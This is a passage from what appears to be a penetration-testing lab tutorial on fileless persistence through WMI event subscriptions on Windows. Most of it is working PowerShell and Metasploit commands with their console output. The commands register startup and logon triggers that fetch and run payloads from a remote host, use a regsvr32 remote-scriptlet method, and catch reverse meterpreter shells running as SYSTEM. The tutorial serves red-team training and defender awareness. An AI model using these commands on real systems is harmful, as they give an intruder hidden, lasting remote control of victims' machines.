msf5 exploit(multi/script/web_delivery) > [*] Using URL: https://0.0.0.0:84
43/pentestlab
[*] Local IP: https://127.0.0.1:8443/pentestlab
```

WMI Persistence – PowerShell Payload

The following command will register a WMI event subscription and will store the command that will be executed during startup in order to create fileless persistence.


```
Import-Module .\Invoke-MetasploitPayload.ps1
Import-Module .\New-WMIPersistence.ps1
New-WMIPersistence -Name Pentestlab -OnStartup -Command
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Arguments "-Command
Invoke-MetasploitPayload https://10.0.0.1:8443/pentestlab"
```



```
PS C:\temp\PowerPunch> cd ..
PS C:\temp> Import-Module .\Invoke-MetasploitPayload.ps1
PS C:\temp> New-WMIPersistence -Name Pentestlab -OnStartup -Command "C:\Windows\System32\WindowsPowerShell\v1.0\powershe
ll.exe" -Arguments "-Command Invoke-MetasploitPayload https://10.0.0.1:8443/pentestlab"


__GENUS                   : 2
__CLASS                   : __FilterToConsumerBinding
__SUPERCLASS              : __IndicationRelated
__DYNASTY                 : __SystemClass
__RELPATH                 : __FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name=\"Pentestlab\"",Filter="__E
                            ventFilter.Name=\"Pentestlab\""
__PROPERTY_COUNT          : 7
__DERIVATION              : {__IndicationRelated, __SystemClass}
__SERVER                  : HOME-PC
__NAMESPACE               : ROOT\subscription
__PATH                    : \\HOME-PC\ROOT\subscription:__FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name
                            =\"Pentestlab\"",Filter="__EventFilter.Name=\"Pentestlab\""
Consumer                  : CommandLineEventConsumer.Name="Pentestlab"
CreatorSID                : {1, 5, 0, 0...}
DeliverSynchronously      : False
DeliveryQoS               :
Filter                    : __EventFilter.Name="Pentestlab"
MaintainSecurityContext   : False
SlowDownProviders         : False
PSComputerName            : HOME-PC
```

WMI Persistence – Register Event

The payload will be delivered on the target host on during startup.




```
msf5 exploit(multi/script/web_delivery) >
[*] 10.0.0.2         web_delivery - Delivering Payload (3020) bytes
[*] 10.0.0.2         web_delivery - Delivering Payload (3028) bytes
[*] 10.0.0.2         web_delivery - Delivering Payload (3016) bytes
```

WMI Persistence – Delivery of Payload

The Wmi-Persistence is a simple PowerShell script that supports the following triggers: Startup, Logon, Interval and Timed. It contains three functions for installation, review and removal of the created WMI events.


```
Install-Persistence -Trigger Startup -Payload "c:\windows\system32\pentestlab.exe"
```



```
PS C:\temp> Install-Persistence -Trigger Startup -Payload "c:\windows\system32\pentestlab.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS C:\temp> _
```

WMI Event Subscription – Executable Startup

The "***startup***" trigger by default will execute the arbitrary payload within five minutes after startup.




```
       =[ metasploit v5.0.68-dev                          ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_t
cp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49674) at 2020-
01-12 17:10:21 -0500

meterpreter >
```

Persistence WMI Event Subscription – Meterpreter

WMI-Persistence is another PowerShell script that can create and event filter that will execute a PowerShell based payload from a remote location within 5 minutes after every reboot.

```
Import-Module .\WMI-Persistence.ps1
Install-Persistence
```




Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\temp\
PS C:\temp> Import-Module .\WMI-Persistence.ps1
PS C:\temp> Install-Persistence
Event Filter Cleanup successfully written to host
Event Consumer DataCleanup successfully written to host
Filter To Consumer Binding successfully written to host
PS C:\temp>
```

WMI Persistence – SystemUpTime

The script contains a function for viewing WMI objects to ensure that the arbitrary classes have been created correctly.


```
Check-WMI
```



```
Administrator: Windows PowerShell
PS C:\temp> Check-WMI
Showing All Root Event Filters


__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="Cleanup"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : HOME-PC
__NAMESPACE      : ROOT\subscription
__PATH           : \\HOME-PC\ROOT\subscription:__EventFilter.Name="Cleanup"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root/cimv2
Name             : Cleanup
Query            : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
                   'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND
                   TargetInstance.SystemUpTime < 325
QueryLanguage    : WQL
PSComputerName   : HOME-PC

__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="SCM Event Log Filter"
__PROPERTY_COUNT : 6
```

WMI Persistence – Check Event Filters

After 5 minutes on the next reboot the payload will be delivered and a Meterpreter session will established with the target host.




```
msf5 exploit(multi/script/web_delivery) >
[*] 10.0.0.2         web_delivery - Delivering Payload (3024) bytes
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:5555 → 10.0.0.2:49675) at 2020-
01-12 15:38:36 -0500
[*] 10.0.0.2         web_delivery - Delivering Payload (3024) bytes
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 2 opened (10.0.0.1:5555 → 10.0.0.2:49677) at 2020-
01-12 15:39:34 -0500

msf5 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connect
ion
  --  ----  ----                     -----------                  -------
---
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HOME-PC  10.0.0.
1:5555 → 10.0.0.2:49675 (10.0.0.2)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HOME-PC  10.0.0.
1:5555 → 10.0.0.2:49677 (10.0.0.2)

msf5 exploit(multi/script/web_delivery) > 
```

WMI Event Subscription – SystemUpTime Meterpreter

Rahmat Nurfauzi developed a PowerShell script (WMI-Persistence) which by default executes an arbitrary command using regsvr32 method in order to run an arbitrary scriptlet from a remote server.

```
.\WMI-Persistence
```




```
PS C:\temp> .\WMI-Persistence.ps1
PS C:\temp> _
```

WMI-Persistence – Regsvr32

The “***Get-WMIObject***” cmdlet will ensure that the event filter has been created since the script doesn’t provide any console output.

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
```




Select Administrator: Windows PowerShell

```
__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="Pentestlab"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : HOME-PC
__NAMESPACE      : ROOT\Subscription
__PATH           : \\HOME-PC\ROOT\Subscription:__EventFilter.Name="Pentestlab"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root/cimv2
Name             : Pentestlab
Query            : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
                   'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND
                   TargetInstance.SystemUpTime < 320
QueryLanguage    : WQL
PSComputerName   : HOME-PC
```

WMI-Persistence – Check Event Filters

Metasploit Framework can be used to host the scriptlet and obtain the session. However other command and control frameworks such as PoshC2 have similar capability and can capture regsvr32 payloads.




```
[*] 10.0.0.2         web_delivery - Handling .sct Request
[*] 10.0.0.2         web_delivery - Delivering Payload (3012) bytes
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 2 opened (10.0.0.1:4444 → 10.0.0.2:49677) at 2020-
01-12 19:22:25 -0500
[*] 10.0.0.2         web_delivery - Handling .sct Request
[*] 10.0.0.2         web_delivery - Delivering Payload (3020) bytes
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 3 opened (10.0.0.1:4444 → 10.0.0.2:49681) at 2020-
01-12 19:23:26 -0500

msf5 exploit(multi/script/web_delivery) > 
```

WMI-Persistence – Meterpreter via Regsvr32

PowerLurk is another PowerShell script that supports five triggers. These are: *InsertUSB*, *UserLogon*, *Timed*, *Interval* and *ProcessStart*. This script use the WMI repository in order to store a malicious command that will execute an arbitrary script, executable or any other command with arguments. The following function will retrieve all the active WMI event objects.

```
Get-WmiEvent
```




```
Select Administrator: Windows PowerShell

PS C:\Windows\system32> cd C:\temp\
PS C:\temp> Import-Module .\PowerLurk.ps1
PS C:\temp> Get-WmiEvent


__GENUS                   : 2
__CLASS                   : __FilterToConsumerBinding
__SUPERCLASS              : __IndicationRelated
__DYNASTY                 : __SystemClass
__RELPATH                 : __FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name=\"RedLab\"",Filter="__Event
                            Filter.Name=\"RedLab\""
__PROPERTY_COUNT          : 7
__DERIVATION              : {__IndicationRelated, __SystemClass}
__SERVER                  : HOME-PC
__NAMESPACE               : ROOT\subscription
__PATH                    : \\HOME-PC\ROOT\subscription:__FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name
                            =\"RedLab\"",Filter="__EventFilter.Name=\"RedLab\""
Consumer                  : CommandLineEventConsumer.Name="RedLab"
CreatorSID                : {1, 5, 0, 0...}
DeliverSynchronously      : False
DeliveryQoS               :
Filter                    : __EventFilter.Name="RedLab"
MaintainSecurityContext   : False
SlowDownProviders         : False
PSComputerName            : HOME-PC
```

WMI Event Subscription – PowerLurk Get-WMIEvent

Executing the following command will create an arbitrary event subscription that will execute a malicious payload permanently during Windows logon.

```
Register-MaliciousWmiEvent -EventName Logonlog -PermanentCommand "pentestlab.exe"
-Trigger UserLogon -Username any
```

